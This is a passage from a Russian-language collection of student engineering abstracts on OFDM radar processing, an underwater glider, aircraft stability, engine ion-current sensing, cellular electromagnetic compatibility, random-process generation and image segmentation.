В итоге формируется матрица F_x размерами $M \times N$. Применяя дискретное преобразование Фурье к строкам матрицы F_x , получаем матрицу оценок доплеровских частот

$$F_D(l) = \sum_{m=0}^{M-1} F_x(m) \exp\left(-j \frac{2\pi}{M} ml\right), l = 0, 1 \dots M - 1 \quad (6)$$

После чего, выполняя обратное дискретное преобразование Фурье по столбцам матрицы F_D , получаем матрицу соответствующую дальностно-частотному портрету лоцируемой сцены.

$$F_R(k) = \sum_{n=0}^{N-1} F_D(n) \exp\left(j \frac{2\pi}{N} nk\right), k = 0, 1 \dots N - 1 \quad (7)$$

Таким образом, сверхширокополосный радар с OFDM модуляцией позволяет достаточно точно и быстро определить параметры исследуемого объекта, на основе анализа дальностно-частотного портрета F_R .

Литература:

1. Braun M., Sturm C., Jondral F. K. On the Frame Design for Joint OFDM Radar and Communications //15th International OFDM Workshop, Hamburg. – 2010.
2. Сысоева С. Актуальные технологии и применения датчиков автомобильных систем и активной безопасности // Компоненты и технологии. 2007. №3
3. Wiesbeck W. System Concepts for the Radar of the Future // Telecom Paris, March 6. - 2014. C.12-36.

Разработка энергоэффективного роботизированного глайдера

Маевский А.М.

Научный руководитель: Костюков В.А., к.т.н., доцент кафедры ЭиМ

Аннотация

Рассматривается процесс разработки и создания опытного образца подводного глайдера. Устройство выполняет задачу экологического мониторинга и патрулирование определенной акватории. Задача исследований состоит в том, чтобы максимально увеличить время работы аппарата и, тем самым, продолжительность его работы в режиме выполнения задачи.

Актуальность работы

Сегодня в мире наблюдается особый интерес к разработкам и исследованию подводных аппаратов, которые обладают большой продолжительностью автономного плавания. Увеличение времени плавания устройства, позволяет производить большее количество исследований, увеличить количество получаемой информации о состоянии окружающей среды, преодолевать большие расстояния и глубины. Следовательно, увеличение энергоеффективности устройства глайдера является перспективной задачей в сфере подводной робототехники.

Цель и задачи исследований

Целью работы является разработка роботизированного глайдера с энергосберегающей системой управления. Задача исследований состоит в том, чтобы максимально увеличить время работы аппарата и, тем самым, продолжительность его работы в режиме мониторинга.

Основное содержание работы

На базе подводной субмарины Neptune SB 1 было собрано устройство, в котором реализован принцип движения, используемый в АНПА, а именно движение аппарата за счет изменения положения центра масс и изменяемого веса аппарата. Устройство включает в себя двигатель, перемещающий внутреннюю массу, аккумулятор, питающий электрическую составляющую аппарата, микроконтроллерный блок управления и помпу. На рисунке 1 представлена фотография внутренней составляющей глайдера.




Рисунок 1 - Внутренняя составляющая глайдера

Для того чтобы разработать необходимую систему управления подводным аппаратом, необходимо разобрать математическую модель аппарата в которой бы отражались вся динамика движения аппарата. На рисунке 2 изображены силы и моменты действующие на аппарат.




Рисунок 2 - Распределение сил действующих на глайдер

Математическая модель глайдера

Полная нелинейная многосвязная модель динамики традиционного торпедовидного подводного глайдера может быть представлена в матричной форме [3]:

$$\dot{\mathbf{Y}} = [\hat{\mathbf{A}}] \cdot \mathbf{X}, \quad \frac{d\mathbf{X}}{dt} = [\mathbf{M}]^{-1} (\tilde{\mathbf{F}}_{упр} + \tilde{\mathbf{F}}_{дин} + \tilde{\mathbf{F}}_e) \quad (1)$$

где $\tilde{\mathbf{A}}, \tilde{\mathbf{G}}, \tilde{\mathbf{F}}_{wa}$, $\tilde{\mathbf{F}}_e = \tilde{\mathbf{A}} + \tilde{\mathbf{G}} + \tilde{\mathbf{F}}_{wa}$ - векторы обобщенных сил Архимеда, тяжести, гидро- аэродинамического воздействия и полной обобщенной силы, соответственно; $\tilde{\mathbf{F}}_{дин}$ - обобщенный вектор нелинейных элементов динамики; $\tilde{\mathbf{F}}_{упр}$ - обобщенный вектор управляющих воздействий; $[\tilde{\mathbf{M}}]$ - матрица масс-инерционных характеристик; $\bar{\mathbf{Y}} = [\mathbf{r}(x_0, y_0, z_0), \boldsymbol{\Theta}(\varphi, \psi, \gamma)]^T$ - вектор внешних

координат, характеризующих положение (радиус-вектор $\mathbf{r}(x_0, y_0, z_0)$) и ориентацию (вектор $\Theta(\varphi, \psi, \gamma)$) связанной системы относительно базовой; $\mathbf{X} = (\omega_x, \omega_y, \omega_z, V_x, V_y, V_z)^T$ - вектор внутренних координат – проекций на связанные оси векторов линейной $\mathbf{V}(V_x, V_y, V_z)$ и угловой $\boldsymbol{\omega}(\omega_x, \omega_y, \omega_z)$ скоростей; $[\hat{\mathbf{A}}]$ - полная матрица кинематики

Выводы по работе

В результате работы, был создан опытный образец подводного глайдера, принцип передвижения которого заключается в изменении массы аппарата и смещения центра тяжести. Была разработана система управления аппаратом, которая позволяет затрачивать минимум энергоресурсов на перемещение внутреннего груза и набора воды в балластный мешок.

Литература:

1. Маевский А.М. Применение подводных робототехнических систем для экологического мониторинга акватории// Материалы 3-й школы-семинара «Молодежно-студенческие разработки и творческие проекты для исследования и освоения прибрежно-шельфовых зон юга России» - Геленджик: Филиал Южного Федерального Университета в г. Геленджике, 2012. - С. 44-49.
2. Маевский А.М, Назаркин А.С. Разработка микроконтроллерного блока управления двигателем подводного глайдера// Материалы 4-й школы-семинара «Молодежно-студенческие разработки и творческие проекты для исследования и освоения прибрежно-шельфовых зон юга России» - Геленджик: Филиал Южного Федерального Университета в г. Геленджике, 2013. - С. 50-45.
3. Пшихопов В.Х., Медведев М.Ю., Федоренко Р.В., Костюков В.А., Сиротенко М.Ю., Гуренко Б.В. Управление воздухоплавательными комплексами: теория и технологии проектирования: Монография. - М.: Физматлит, 2010. - 394с

Устойчивость, управляемость и балансировка самолета

Максименко В.Г.

Научный руководитель: Захарченко А.Д., к.т.н., доцент

mkk@egf.tsure.ru

Раздел динамики полета, в котором исследуется процесс управления самолетом и оценивается возможность его движения по заданной траектории в различных условиях полета, называется устойчивостью и управляемостью.

Состояние самолета в полете, при котором действующие на него силы и их моменты не вызывают его вращения и не нарушают равномерного и прямолинейного движения, называется равновесием.

В данной работе эти характеристики самолета рассматриваются относительно трех осей связанной системы координат. При этом используются известные уравнения равновесия из теоретической механики.

Исследуются устойчивость самолета и его управляемость при различных режимах, условиях нагрузки и изменению кинематических параметров.

Исследуются влияние эксплуатационных факторов и влияние числа Маха по скорости на устойчивость, управляемость и равновесие самолета в полете.

Установлено, что при малых запасах устойчивости самолет слабо сопротивляется изменению угла атаки и более медленно восстанавливает исходное положение равновесия при изменении этого угла.

При случайном уменьшении скорости самолет получает отрицательное приращение подъемной силы, в результате чего будет терять высоту.

Устойчивость и управляемость относятся к числу особенно важных физических свойств самолета. От них в значительной степени зависят безопасность полетов, простота и точность пилотирования, полнота реализации экипажем технических свойств самолета.

Различают балансировку в продольном и поперечном направлении. Если самолет сбалансирован в продольном направлении, то вращение его относительно поперечной оси отсутствует. Самолет участвует только в поступательном движении под действием совокупности сил, которые можно считать приложенными в центре масс.

Положение центра тяжести самолета, а значит и его центровка, зависят от массы груза и числа пассажиров, размещения грузов и пассажиров по длине фюзеляжа, от массы топлива, его размещения и выработки в процессе полета, положения шасси, перемещения грузов и пассажиров.

Центровка оказывает основное влияние на характеристики устойчивости и управляемости самолета.

Результаты работы студента могут быть использованы в учебном процессе, а также в дальнейшей научно-исследовательской работе.

Литература:

1. Airframe, Volume 1: Structures. Third Edition / Aviation Maintenance Technician Series
– Newcastle, Washington: Aviation Supplies & Academics, Inc. – 2006, 490 р.
2. Николаев Л.Ф. Аэродинамика и динамика полета транспортных самолетов. – Москва: Транспорт, 1990. – 392 с.

3. Аэрогидромеханика / под ред. Мхитаряна А.М. – Москва: Машиностроение, 1984. – 352 с.

4. Аэродинамика и динамика полета транспортных летательных аппаратов. Кн. 1. Аэродинамика / под ред. В.Е. Касторского. – Рига: РКИИГА, 1968. – 457 с.

5. Аэродинамика и динамика полета транспортных летательных аппаратов. Кн. 2. динамика полета 1 под ред. В.Е. Касторского. – Рига: РКИИГА, 1970. – 624 с.

Обзор устройств регистрации ионного тока в камере сгорания ходового двигателя

Мациборко В.В., Маевский А.М.

*Научный руководитель: Береснев А.Л., к.т.н.
доцент кафедры ЭиМ*

Повышение требований к количеству токсичных выбросов в составе отработавших газов и наличие встроенной бортовой диагностики систем автомобиля, с целью обеспечения непрерывного контроля основных параметров сгорания топливно-воздушной смеси (ТВС) непосредственно в камере сгорания двигателя, ведет к необходимости внедрения новых методов и технических решений, применяемых в электронных системах управления двигателями внутреннего сгорания (ДВС) [1, 2].

Задача обеспечения непрерывного контроля основных параметров сгорания может решаться различными способами. Одним из перспективных направлений ее решения являются методы, основанные на анализе сигнала ионного тока (ИТ), применение которых в системе управления двигателем позволяет решать задачи обнаружения пропусков воспламенения, диагностики детонации, оптимального управления углом опережения зажигания и составом ТВС [3,4].

Основной задачей данной работы является обзор устройств регистрации ИТ и выбор схемных решений с наилучшими характеристиками.

Во время рабочего такта, в результате химических реакций и термической ионизации в цилиндре ДВС образуется множество свободных носителей заряда. Процессы ионизации ТВС в цилиндрах ДВС описаны в работах зарубежных авторов [5,6]. Приложенное к электродам свечи измерительное напряжение создает между ними электродвижущую силу, приводящую в движение свободные электроны и ионы, вследствие чего в измерительной цепи начинает протекать ток.

В статье произведен сравнительный анализ двух основных вариантов схемных решений возбуждения и измерения ионного тока [7]: схема с использованием повышающего преобразователя и схема с использованием части энергии, накопленной в катушке зажигания. Оба схемных варианта были реализованы для проведения экспериментов и дальнейшего сравнения.

В ходе проведения экспериментов по регистрации ионного тока реализованными устройствами, были получены экспериментальные данные в виде осциллограмм сигнала ИТ, которые в дальнейшем были обработаны в программной среде MatLab.

Анализ обработанных данных, показал, что в случае, когда регистрация ИТ производилась устройством с использованием части энергии, накопленной в КЗ, показания сигнала ионного тока были не стабильны, разброс более выражен на пике термической ионизации. Эта проблема обусловлена в первую очередь нестабильностью энергетических параметров искрового разряда для разных режимов работы ДВС.

Таким образом, в ходе проведения исследований были сделаны выводы о том, что при выборе схемотехнического решения необходимо учитывать особенности работы рассмотренных схемных вариантов, исходя из требований к качеству сигнала. Вариант с использованием энергии, накопленной в КЗ более дешев в исполнении и может использоваться в приложениях с невысокими требованиями к сигналу, в частности к его амплитуде. Это относится к системам, работа которых основана на частотном анализе сигнала ИТ, например подсистемам обнаружения детонации. В приложениях с высокими требованиями к качеству сигнала рекомендуется для регистрации сигнала ИТ использовать вариант схемного решения с повышающим преобразователем, как наиболее стабилизированное регистрирующее устройство, несмотря на его большую стоимость относительно варианта с использованием энергии, накопленной в КЗ.

Литература:

1. Lars Eriksson, Lars Nielsen. Closed Loop Cycle Ignition Control by Ion Current Interpretation// Linkoping University Mikael Glavenius, Mecel AB. SAE 970854, 1997.

2. Eric N. Balles, Edward A. VanDyne, and Alexandra M. Wahl. In-Cylinder Air/Fuel Ratio Approximation Using Spark Gap Ionization Sensing// Kenneth Ratton and Ming-Chia Lai Wayne State University, Adrenaline Research Inc. SAE 980166, 1998.

3. А.Л. Береснев, А.Ю. Будко. Повышение эффективности теплоэнергетических установок методом контроля горения топлива по сигналу ионного тока // «Инженерный вестник Дона», 2013, №4 URL: ivdon.ru/ru/magazine/archive/n4y2013/1973/.

4. Ладоса Е.Н. Имитация рабочего процесса поршневых двигателей на

основе моделей химических реакций, турбулентности и теплообмена // «Инженерный вестник Дона», 2008, №2 URL: ivdon.ru/ru/magazine/archive/n2y2008/78/.

5. H. F. Calcote. Ion and electron profiles in flames // 9th Symposium (International) on Combustion, 1963, с.622–637.

6. S. Yoshiyama S., Tomita E., and Hamamoto Y. Fundamental Study on Combustion Diagnostics Using a Spark Plug as Ion Probe // SAE Technical Paper 2000-01-2828, 2000, doi:10.4271/2000-01-2828 URL: papers.sae.org/2000-01-2828/.

7. Смоленский В.В. Применение метода самоорганизации для мониторинга ионных токов в камерах сгорания тепловых двигателей // сборник статей в международной заочной научной конференции. ПБГУС, Тольятти, 2008 – с. 2-7 URL: tolgas.ru/org_structura/kaf_se/science/g2008/.

Электромагнитная совместимость систем сотовой связи

Минко К.В.

Научный руководитель: Горбенко А.П., к.т.н., доцент кафедры РТС

Под электромагнитной совместимостью(ЭМС) радиоэлектронных средств(РЭС) понимается их способность одновременно функционировать в реальных условиях эксплуатации с требуемым качеством при воздействии на них непреднамеренных радиопомех, не создавая недопустимых радиопомех другим радиосредствам. Другими словами, ЭМС РЭС - это свойство РЭС функционировать без ухудшения качественных показателей ниже допустимого в заданной электромагнитной обстановке.

В настоящее время ввиду массового роста числа пользователей радиочастотным спектром, проблема ЭМС РЭС приобретает весьма важное значение не только в рамках отдельных служб радиосвязи, но и между разными службами. Успешное решение этой проблемы необходимо связывать прежде всего с развитием новых спектрально эффективных радиотехнологий, позволяющих при ограниченном частотном ресурсе существенно повышать потенциальную емкость сетей радиосвязи общего пользования. Эта комплексная проблема объединяет все элементы радиоинтерфейса современных сетей связи, включая радиосигналы как носители информации, средства их генерации, обработки и излучения (приема) и способы организации радиосвязи, - все в совокупности определяющее множественный (многостанционный) доступ в сети на основе методов частотного, временного, кодового и пространственного (или их совокупности) разделения каналов пользователей.

Для оценки ЭМС РЭС вырабатываются условия, удовлетворяющие критерию ЭМС в данной электромагнитной обстановке. Эти условия могут


включать: территориальные ограничения на размещение станции - источника помех; ограничение ЭИИМ станции - источника мешающих сигналов в направлении на станцию, подверженную помехе; защитные полосы и частотные ограничения РЭС; значение необходимого подавления боковых лепестков диаграмм направленности передающей и приёмной антенн; оптимизацию параметров расположения РЭС и ориентации антенн и др.

Для частотного обеспечения ЭМС используют: выделенные рабочие частоты для данного устройства или системы; мероприятия по ограничению рабочего диапазона частот; полоса пропускания приемника; опорные частоты и гармоники генераторов; обоснование формы применяемых импульсов, крутизны их фронта и спада, скважности; спектр излучения передатчиков, минимизация мощности излучения и подавления его паразитных компонентов; восприимчивость отдельных узлов устройства.

Частотно-территориальное планирование является важнейшим фактором для обеспечения требуемой ЭМС. Для его проведения самую значимую роль играет выбор модели распространения (затухания) электромагнитных волн. Для использования частотно-территориального критерия необходимо использовать один из основных параметров - затухание электромагнитного поля для этого возможно использование одной из нескольких моделей распространения электромагнитных волн в свободном пространстве.

Первой из таких моделей может являться может распространения электромагнитных волн в свободном пространстве. В свободном пространстве мощность электромагнитных волн уменьшается как квадрата расстояния между передатчиком и приемником или $1/d^2$. В линейной форме, затухание в свободном пространстве описывается формулой: $L_p = \lambda^2 / 4\pi d^2$, где λ - длина волны сигнала, d - расстояние между передатчиком и приёмником. Данная модель может быть использована для описания распространения электромагнитных волн в сельской местности, так там отсутствуют искусственные помехи (высокие здания, иные мощные источники излучения). Данная модель не учитывает многих характерных параметров для базовой так и для подвижной станции. Такие параметры учитывают модели Ли и модель Хата. Модель Ли позволяет предсказать уровень сигнала с учетом профиля трассы (рельефа) и параметров застройки. При этом предлагается разделять трассы по профилю рельефа местности на открытые и закрытые, подобно тому, как это делается для трасс РРЛ. Только в отличие от РРЛ на открытой трассе в системах подвижной связи, как правило, нет прямой видимости между антеннами БС и АС, поскольку линию перекрывают городские строения. Поэтому такую трассу будем называть трассой с открытым рельефом. Затухание в модели Ли описывается: $L_p = -129,45 - 38,4 \lg(d) + 20 \lg(h)$, где d - расстояние (в километрах)

между передатчиком и приемником, h - высота (в метрах) антенны базовой станции. Уточненная модель распространения радиоволн должна быть функцией различных параметров, необходимых для описания условий распространения. Рассмотрим модель Хата, чтобы пояснить более сложную модель потерь распространения, которые зависят от таких параметров, как частота, высоты антенн передатчика и приемника и плотность застройки. Модель Хата основана на обширных эмпирических измерениях в городских условиях. Затухание в модели Хата описывается формулой: $L_p = -K_1 K_2 \lg(f) + 13.82 \lg(h_b) + a(h_m) - (44.9 - 6.55 \lg(h_b)) \lg(d) - K_0$, где f - несущая частота (в мегагерц), h_b - высота антенны (в метрах) передатчика, h_m - высота антенны приемника (в метрах), d - расстояние (в километрах) между базовой станцией и подвижным пользователем. На рис1 показано ослабление поля рассчитанное при помощи выше упомянутых моделей.



Область применения формулы Хата ограничена следующими значениями параметров:

Наименование параметра	Значение
рабочая частота f , МГц	150...1000
высота антенны базовой станции $h_{БС}$, м	30...200
высота антенны абонентской станции $h_{АС}$, м	1...10
протяженность трассы R , км	1...20

В настоящее время в следствии бурного роста числа радиосредств появилась необходимость использования модифицированной модели Хата, которая распространяется на диапазон до 2 ГГц. Затухание в модифицированной модели Хата описывается: $L_{\text{город}} = 46,3 + 33,9 \lg(f_c) - 13,82 \lg(h_{БС}) - a(h_{АС}) - [44,9 - 6,55 \lg(h_{БС})] \lg(d) - C_m$, где $a(h_{ас})$ — тот же самый поправочный коэффициент, что и раньше, а $C_m = 0$ дБ для городов среднего

размера пригородов и 3 дБ для больших городов. Эта модель называется модифицированной моделью Хата и ограничивается следующими предельными параметрами: $1,5 \text{ ГГц} < f_c < 2 \text{ ГГц}$; $30 \text{ м} < h_{BC} < 200 \text{ м}$; $1 \text{ м} < h_{ac} < 10 \text{ м}$; $1 \text{ км} < d < 20 \text{ км}$.

Так как даже для модифицированной модели Хата невозможно с высокой точностью определить значение потерь, все рассмотренные модели дают первое приближение оценки потерь сигнала, а для ее уточнения необходимо проведение значительного объема физических измерений.

Литература:

1. bibliofond.ru

2. Климачев, К. Г.

Основы прогнозирования и обеспечения ЭМС радиотехнических систем и устройств: учеб. пособие / К. Г. Климачев, Л. И. Пономарев, А. В. Шаталов ; Московский авиационный ин-т. - М. : Изд-во МАИ, 1994. - 83 с. : ил. - Библиогр.: с. 82. - ISBN 5-7035-119461 : 200.00.

3. Комиссаров, Ю. А.

Помехоустойчивость и электромагнитная совместимость радиоэлектронных средств [Текст] / Ю. А. Комиссаров, С. С. Родионов. - Киев : Техніка, 1978. - 208 с. : ил. - Прил.: с. 197-201. - Библиогр.: с. 202-207 (109 назв.). - 0.75.

УДК 621.391.24.001.57

Получение случайных процессов с заданной плотностью вероятностей мгновенных значений

Озеров Я.В.

Научный руководитель: Галустов Г.Г., д.т.н., профессор

Для получения процессов с заданной плотностью вероятностей мгновенных значений широко используются нелинейные преобразования случайных сигналов [1,3]. Исходными, как правило, являются сигналы с равномерной или нормальной плотностью. Задача формирования флуктуации с требуемой плотностью вероятностей решается в два этапа. На первом этапе получают шум с достоверно известной плотностью вероятностей (с нормальной или равномерной в некотором диапазоне мгновенных значений). Далее эти шумы пропускают через нелинейный элемент, амплитудная характеристика которого выбрана так, что шумы на его выходе имеют уже требуемую плотность вероятностей. Уравнение характеристики нелинейного элемента, при которой исходный шум будет преобразован в шум с требуемой плотностью вероятностей, должно быть определено аналитически. Если, аналитическое решение для требуемой

характеристики нелинейного элемента найти не удастся, можно воспользоваться графическим методом.

В теории вероятностей обычно рассматривается задача нахождения плотности вероятностей флуктуации, прошедших через нелинейный элемент с известной амплитудной характеристикой. Приведем несколько примеров ее решения.

Рассмотрение ограничим частным случаем, когда плотность вероятностей $f_x(x)$ трансформируется в $f_y(y)$ путем передачи сигнала $x(t)$ через нелинейное звено с монотонной характеристикой, т. е.

$$y = \varphi(x) \quad (1)$$

– дифференцируемая, монотонная во всем диапазоне изменений аргумента x функция.

Если связь процессов $y(t)$ и $x(t)$ однозначна, то, очевидно, и вероятности их пребывания в интервалах $(x; x+dx)$ и $(y; y+dy)$ равны:

$$f_y(y)dy = f_x(x)dx.$$

Отсюда, а также учитывая, что $f_y(y) > 0$, получим:

$$f_y(y) = f_x(x) \left| \frac{dx}{dy} \right| = f_x[\varphi^{-1}(y)] (\varphi^{-1}(y))', \quad (2)$$

где $\varphi^{-1}(y)$ и $(\varphi^{-1}(y))'$ – обратная (11) функция и ее производная соответственно.

Задача отыскания уравнения нелинейного элемента для общего случая не решена. Только в одном частном, правда важном для практики случае, задача отыскания уравнения амплитудной характеристики нелинейного звена $y = \varphi(x)$ может быть решена. Этот случай имеет место, когда исходный процесс $x(t)$ распределен равномерно, например, в интервале $(0; a)$.

Равномерное распределение играет исключительно важную роль в теории и практике генераторов случайных чисел (ГСЧ). Как правило, ГСЧ в качестве первичных генерирует равновероятные числа. Далее эти числа преобразуются в распределенные по требуемому закону. Для этого машина решает нелинейное уравнение $B_i = \varphi(A_i)$, где A_i – равновероятные, а B_i – имеющие заданное распределение числа.

При равномерном распределении исходного процесса выражение (2.13) переписывается в виде

$$f_y(y) = \frac{1}{a} (\varphi^{-1}(y))'$$

отсюда

$$\varphi^{-1}(y) = a \int_y f_y(y) dy. \quad (3)$$

В работе [2] описан универсальный и наиболее простой метод кусочной аппроксимации, предложенный Н. П. Бусленко.

Сущность этого метода состоит в следующем. Пусть требуется получить случайную величину u функцией плотности $p(y)$. Предположим, что область возможных значений величины y ограничена интервалом $(a;b)$ (неограниченное распределение можно приближенно заменить ограниченным). Разобьем интервал $(a;b)$ на n достаточно малых интервалов $(a_m; a_{m+1})$, $m = \overline{0, n-1}$, $a_0 = a$, $a_n = b$, так, чтобы распределение заданной случайной величины в пределах этих интервалов можно было довольно точно аппроксимировать каким-нибудь простым распределением, например равномерным, трапецеидальным и т. д. В дальнейшем рассмотрим кусочную аппроксимацию равномерным распределением




Рисунок 2.5 – К методу Бусленко

Пусть P_m — вероятность попадания случайной величины y в каждый из интервалов $(a_m; a_{m+1})$. Получать реализации величины y кусочно-равномерным распределением можно, очевидно, в соответствии со следующей схемой преобразования случайных чисел: 1) случайным образом с вероятностью P_m выбирается интервал $(a_m; a_{m+1})$; 2) формируется реализация $^k \Delta y_m$ случайной величины, равномерно распределенной в интервале $(0; a_{m+1} - a_m)$; 3) искомая реализация $^k y$ получается по формуле

$$^k y = a_m + ^k \Delta y_m.$$

Случайный выбор интервала $(a_m; a_{m+1})$ с вероятностью P_m означает, по существу, моделирование дискретной случайной величины, принимающей n значений a_m , $m = \overline{0, n-1}$, с вероятностью P_m каждое, что можно сделать достаточно просто. Интервал $(0;1)$ разбивается на n интервалов $(x_m; x_{m+1})$, $x_0 = 0$, $x_n = 1$ длиной $x_{m+1} - x_m = P_m$ каждый. Из датчика случайных равномерно распределенных в интервале $(0;1)$ чисел выбирается

некоторая реализация x^k . Путем последовательного сравнения x^k с x_m определяется тот интервал $(x_m; x_{m+1})$, в котором оказывается x^k .

Литература:

1. Гладкий В.С. Вероятностные вычислительные модели. М.: Наука, 1973. 299с.
2. Бусленко Н.П., Голенко Д.И., Соболев И.М., Срагович В.Г., Шрейдер Ю.А. Метод статистических испытаний М.: Физматгиз, 1962. 397с.
3. Галустов Г.Г. Моделирование случайных процессов и оценивание их статистических характеристик.- М.: Радио и связь, 1999.-120с.: ил.

Сегментация изображений на примере алгоритмов водоразделов и кластеризации

Пархоменко А.В.

Научный руководитель: Суанов Т.А., к.т.н., доцент кафедры РТС ИРТСиУ, директор НОЦ СТП

Сегментация – процесс разделения изображения на области (сегменты), пиксели которых схожи по какому-либо признаку. Сегментация изображений применяется в медицине (обнаружение патологий на снимках), при распознавании лиц или отпечатков пальцев, в машинном зрении и так далее. В данной работе рассматривается реализация сегментации методами водоразделов и кластеризации. Эти методы являются показательными и предполагают возможность их модификации. Реализация осуществляется с помощью пакета Image Processing Toolbox среды MATLAB.

Опираясь на известные алгоритмы написаны функции, реализующие рассматриваемые методы. Результаты их работы отражают поставленную цель, но не в той степени, которую требует задача. Для достижения необходимой степени приведенные методы подвергаются модернизации.

При реализации алгоритма сегментации методом водоразделов применяется преобразование изображения в полутоновое и последующее его структурирование. Для каждой градации яркости, начиная с минимальной присутствующей на изображении, осуществляется проверка пикселей, имеющих данное значение яркости, на маркированных соседей. На основании проверки происходит маркирование на первом этапе и добавление пикселей в очередь. После из очереди считываются пиксели и, учитывая их соседей, происходит маркирование на втором этапе: метки присваиваются пикселям, которые распознаются как точки линий водораздела или как точки, относящиеся к бассейнам. Заключительным шагом итерации будет затопление – значение пикселей, помеченных, как точки, относящиеся к бассейнам, увеличивается на единицу и цикл переходит к

следующей итерации. Результаты реализации отражают пересегментированность, которая происходит из-за наличия на исследуемом изображении шумов и неоднородностей. Модифицированный введением морфологических операций алгоритм достигает необходимой степени сегментации, но увеличивает время работы функции.

При реализации алгоритма сегментации методом кластеризации изначально задается глобальный параметр k , значение которого равно количеству кластеров. Основой реализации является структура с k подструктурами, соответствующими каждому кластеру. На изображении случайно выбираются k точек, информация о которых (положение на изображении и значения каждого канала цветности) заносится в подструктуры. На следующем этапе для каждого пиксела изображения по выбранной метрике вычисляется расстояние между ним и центроидом каждого кластера. Для вычисления расстояния используется признак цветности и, в зависимости от задачи, может использоваться признак положения на изображении. Пиксел присваивается (присвоение осуществляется на основе маркирования) к тому кластеру, для которого вычисляемое расстояние минимально. После завершения присвоений осуществляется поиск среднего для каждого использованного признака в каждом кластере отдельно. Найденные значения интерпретируются, как значения нового центроида, и сравниваются со значениями старого центроида. На основании сравнения принимается решение о завершении сегментации.

Таки образом, наблюдаются общие тенденции для рассмотренных методов. При реализации используется структура, применение которой упрощает работу функции, и маркирование, позволяющее в итоге выделить определенный сегмент и получить информацию о его элементах. Результаты показывают удовлетворяющую задачам сегментацию.

Литература:

1. Гонсалес Р. Цифровая обработка изображения / Р. Гонсалес, Р. Вудс; Перевод с английского, под редакцией П.А. Чочиа — Москва: Техносфера, 2005. — 1072с.
2. J. B. T. M. Roerdink and A. Meijster, The watershed transform: definitions, algorithms, and parallelization strategies (chapter 6), *Fundamenta Informaticae*, 41, pp. 187-228, 2000.
3. Воронцов К.В. Лекции по алгоритмам кластеризации и многомерного шкалирования / К.В. Воронцов — 2007.
4. Glenn Fung A Comprehensive Overview of Basic Clustering Algorithms / Glenn Fung — 2001.

Исследование качества закрытия речевого канала связи с использованием полосового скремблера/дескремблера с перестановками в виртуальном эксперименте labview

Петров А.А

Научный руководитель: Корниенко В.Т., к.т.н., доцент кафедры РТС

